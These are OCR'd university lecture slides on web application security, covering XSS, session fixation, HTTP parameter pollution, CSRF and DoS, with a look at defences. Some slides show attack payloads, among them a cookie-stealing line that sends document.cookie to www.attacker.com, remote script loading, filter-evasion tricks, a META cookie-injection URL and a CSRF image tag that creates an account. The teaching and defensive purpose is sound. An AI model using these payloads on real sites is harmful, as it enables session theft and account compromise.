Special Topics in Security
ECE 5698

Engin Kirda
ek@ccs.neu.edu

Northeastern University

Admin News and Info

- Midterm on Friday
  - I will send out information via email
- Bonus challenge:
  - https://course.iseclab.org/bonus
    Objective: Reset the password of user Jay Alfred Manchinson

News from the Field

- Yesterday, news came out that WPA2 is potentially broken
  - All wireless routers around you
  - Seems to be a client-side problem, and patches should be available
  - It isn't clear how many machines will remain unpatched
- This may be similar to the situation with WEP a decade ago

Simple XSS Example


- Suppose a Web application (*text.pl*) accepts a parameter *msg* and displays its contents in a form:

```
$query = new CGI;
$directory = $query->param("msg");
print "
<html><body>
<form action="displaytext.pl" method="get">
$msg <br>
<input type="text" name="txt">
<input type="submit" value="OK">
</form></body></html>";
```

Unvalidated input!

Simple XSS Example

- If the script *text.pl* is invoked, as
  - *text.pl?msg=HelloWorld*
- This is displayed in the browser:



Some XSS Attacker Tricks

- How does attacker “send” information to herself?
  - e.g., change the source of an image:
  - document.images[0].src=“www.attacker.com/”+ document.cookie;
- Quotes are filtered: Attacker uses the unicode equivalents \u0022 and \u0027
- “Form redirecting” to redirect the target of a form to steal the form values (e.g., passwd)
- Line break trick:

```
<IMG SRC="javasc
ript:alert('test');">        <-- line break trick \10 \13 as delimiters.
```

Some XSS Attacker Tricks

- If ‘ and “ characters are filtered… (e.g., as in PHP):
  - regexp = /SoftVulnSec is boring/;
    alert(regexp.source);

- Attackers are creative (application-level firewalls have a difficult job). Check this out (no “/” allowed):
  - var n= new RegExp(“http: myserver myfolder evilscript.js”);
    forslash=location.href.charAt(6);
    space=n.source.charAt(5);
    alert(n.source.split(space).join(forslash));
    document.scripts[0].src = n.source.split(space).join(forslash)


Some XSS Attacker Tricks

- How much script can you inject?
  - This is the web so the attacker can use URLs. That is, attacker could just provide a URL and download a script that is included (no limit!)
  - img src='http://valid address/clear.gif' onload='document.scripts(0).src ="http://myserver/evilscript.js"'
- Suppose you filter “dynamic” URLs in the page (e.g., solution we developed: Noxes)
  - Attacker has a wide range of choices and could use the static links in the page to “encode” sensitive information
    - Send the cookie information bit by bit
    - Covert channels (use timing information to send info)


A Real-Life XSS Example

- ebay.de Press

http://presse.ebay.de/news.exe?typ=SU&search=%68%74%74%70%3A%2F%2F%70%72%65%73%73%65%2E%65%62%61%79%2E%64%65%2F%26%71%75%6F%74%3B%3E...



Session Fixation Attacks Using XSS



Session Fixation Attacks Using XSS

- Is XSS only dangerous when attacker can inject script?
  - No, injecting HTML can be just as dangerous
  - For example, META tag injection can be used to set a cookie on the victim's server:

http://online.worldbank.dom/vuln?search=<meta%20http-equiv=Set-Cookie%20content="sessionid=1234";%20Expires=Friday,%201-Jan-2010%2000:00:00%20GMT">

  - You can disable JavaScript, Active X, etc., but META tags cannot be disabled… hence, they are more dangerous

XSS Mitigation Solutions

- Application-level firewalls
  - Scott and Sharp (WWW 2002)
- Commercial Web Firewalls
  - (claims to learn from traffic – does not need policies – costs a lot of money). How effective is it against sophisticated attacks?
- Huang et al. – static code analysis
  - Huang et al. (WWW 2003, 2004)
- First client-side solutions (research)
  - Philipp Vogt – JavaScript engine “hack”, 2007
  - Noxes (Personal Web firewall with XSS heuristics), 2005

XSS Mitigation Solutions

- httpOnly (MS solution)
  - Cookie Option used to inform the browser to not allow scripting languages (JavaScript, VBScript, etc.) access the *document.cookie* object (traditional XSS attack)
  - Syntax of an httpOnly cookie:


    Set-Cookie: name=value; httpOnly
  - Using JavaScript, we can test the effectiveness of the feature. We activate httpOnly and see if *document.cookie* works

XSS Mitigation Solutions

```
<script type="text/javascript"><!--
function normalCookie() {
document.cookie = "TheCookieName=CookieValue_httpOnly";
alert(document.cookie);}
function httpOnlyCookie() {
document.cookie = "TheCookieName=CookieValue_httpOnly;
httpOnly";
alert(document.cookie);}
//--></script>
<FORM>
<INPUT TYPE=BUTTON OnClick="normalCookie();"
VALUE='Display Normal Cookie'>
<INPUT TYPE=BUTTON OnClick="httpOnlyCookie();"
VALUE='Display HTTPONLY Cookie'>
</FORM>
```

XSS Mitigation Solutions

After pressing "Display Normal Cookie" Button



After pressing "Display httpOnly Cookie" Button

XSS Questions?

HTTP Parameter Pollution

- Although vulnerabilities such as XSS have been well-studied, HPP is less known
  - First presented by di Paola and Carettoni at OWASP conference, 2009
  - Has not received much attention since then
  - Attack consists of injecting encoded query string delimiters into other existing parameters
  - If application does not sanitize input, HPP can be used to launch client-side or server-side attacks against applications
  - Attacker may be able to override existing parameter values and exploit variables out of direct reach

HPP Attacks

- During interaction with web application, client provides parameters as GET or POST
  - http://www.sap.com/login?login=kagermann&ssid=123
  - Special characters are encoded in %FF hex form
  - The problem is that if parameter is provided twice, language determines which is returned, e.g.:
  - http://www.sap.com/login?login=kagermann&login=kirda
  - getParameter in JSP returns first

Technology/Server	Tested Method	Parameter Precedence
ASP/IIS	`Request.QueryString("par")`	All (comma-delimited string)
PHP/Apache	`$_GET["par"]`	Last
JSP/Tomcat	`Request.getParameter("par")`	First
Perl(CGI)/Apache	`Param("par")`	First
Python/Apache	`setvalue("par")`	All (List)

Parameter Pollution

- An HTTP Parameter Pollution (HPP) attack occurs
  - When a malicious parameter P_{inj}, preceded by an encoded query string delimiter, is injected into an existing parameter P_{host}
- Typical scenario: User clicks on prepared link
  - Imagine election scenario:

```
Url: http://host/election.jsp?poll_id=4568

Link1: <a href="vote.jsp?poll_id=4568&candidate=white">
        Vote for Mr. White</a>
Link2: <a href="vote.jsp?poll_id=4568&candidate=green">
        Vote for Mrs. Green</a>
```

Parameter Pollution

- Attacker creates URL:
  - http://host/election.jsp?poll_id=4568%26candidate%4Dgreen

```
http://host/election.jsp?poll_id=4568%26candidate%3Dgreen

Link 1: <a href=vote.jsp?poll_id=4568&candidate=green&candidate=white>
        Vote for Mr. White</a>
Link 2: <a href=vote.jsp?poll_id=4568&candidate=green&candidate=green>
        Vote for Mrs. Green</a>
```

  - If developer relies on language, the first parameter is always "green"

Parameter Pollution

- Cross-channel pollution
  - HPP attacks can also be used to override parameters between different input channels
  - A good security practice when developing a web application is to accept GET / POST parameters only from the input channel
    - e.g., accept input only from a specific form on the page

So How Big a Problem is this?


- In 2010, we conducted two sets of experiments
  - We used our tool to scan a set of popular websites
  - We then analyzed some of the sites we identified to be HPP vulnerable in more detail

- We selected the first 5000 websites from the Alexa
  - E.g., Google, Symantec, VMWare, Facebook, etc.
  - The aim: To quickly scan as many websites as possible and to see how common HPP flaws are
  - In 13 days, we scanned 5016 websites, more than 149,000 unique web pages

Evaluation

- PAPAS discovered that 1499 websites (29.88% of the total we analyzed) contained at least one page vulnerable to HTTP Parameter Injection

Parameter Precedence	WebSites	
Last	2,237	(44.60%)
First	946	(18.86%)
Union	381	(7.60%)
Inconsistent	1,251	(24.94%)
Unknown	201	(4.00%)
Total	5,016	(100.00%)
Database Errors	238	(4.74%)



Cross-Site Request Forgeries

- CSRF: A style of attack that lets attacker send arbitrary HTTP requests on behalf of a victim user
- The damage caused by this attack can be severe
  - The attack is not too easy to understand and avoid, and it is likely that many web applications are vulnerable
- Typical scenario: User has established level of privilege with the site
  - Attacker uses this privilege to do “bad” things

Where is the Trust?

- The site is the *target* of the attack.
- User is the *victim* and unknowing accomplice
- The request comes from the victim, hence, it is difficult to identify a CSRF attack
  - In fact, if you have not taken precautions, chances are very high that your application is vulnerable to CSRF
- Many applications concentrate on issues such as authentication, identification, and authorization
- CSRF is largely unknown by developers
  - So there is always “bread” in the business for security companies

CSRF Example

- Suppose there exists a simple PHP Web application that can be used for creating new users (after authentication). Here is the form:

```
<form action="create.php" method="POST">
<p>
Username: <input type="text" name="username">
Password: <input type="text" name="password">
<input type="submit" value="Create"/>
</p>
</form>
```

CSRF Example

- … here is the simple PHP application that the form "contacts" hosted at h*ttp://www.victim.com/create.php*

```
<?php

session_start();

If (isset($_REQUEST['username'] &&
isset($_REQUEST['password']))

{

create_new_user_dude($_REQUEST['username'],$_REQUEST['password']);

}

?>
```

CSRF Example

- What is the problem with this application?
  - Suppose an attacker manages to trick the authenticated user to *visit* a web page of which she has control
    - Note that visiting is enough!!
  - The “owned” web page has an embedded link such as:

<img src=“http://www.victim.com/

create.php?username=badguy&password=nopasswd>

CSRF Example

- Once the user visits the page, the URL is fetched and a new user is created. Hence, the web application is compromised
- Why did this error happen? The application used $_REQUEST instead of $_POST
  - It could not distinguish between data sent in the URL and data provided in the form
  - $_REQUEST and allowing GET increases your risk
- Summary of CSRF: Allows attacker to invoke actions on behalf of a user

Defending against CSRF

- There are a few steps you can take to mitigate the risk of CSRF attacks
  - Use POST rather than GET
  - One of the most important things you could do is to *force* the usage of your own forms.
    - Try to identify if the request is coming from your own form
- For example, you could generate a token as part of the form and validate this token upon reception
  - e.g., using unique IDs, MD5 hashes, etc.
  - You could limit the validity of the token time (e.g., 3 minutes)

HTTP Response Splitting

- To avoid HTTP splitting vulnerabilities, all user input has to be parsed
  - e.g., %0d, %0d LR CR and other forms of encoding
  - difficult task, and care is needed
- More details on HTTP response splitting can be found in Diabolic Crab's white paper:
  - http://www.digitalpradox.org

Denial of Service Attacks

- A type of attack that consumes your resources at such a rate that *none* of your customers can enjoy your services
  - DoS
  - Distributed variant of DoS is called a DDoS attack
- How common is DoS? Answer: *Very* common
  - Research showed 4000 known attacks in a week (most attacks go unreported)
  - How likely are you to be victim of DoS? A report showed 25% of large companies suffer DoS attacks at some point
  - In January 2001, 98% of Microsoft servers were not accessible because of DoS attacks

Denial of Service Attacks

- DDoS attack terminology
  - Attacking machines are called *daemons*, *slaves*, *zombies* or *agents*.
  - "Zombies" are usually poorly secured machines that are exploited
  - Machines that control and command the zombies are called *masters* or *handlers*.
  - Attacker would like to hide trace: He hides himself behind machines that are called *stepping stones*.
- Web applications may be victims of *flooding* or *vulnerability* attacks
  - In a vulnerability attack, a vulnerability may cause the application to crash or go into an infinite loop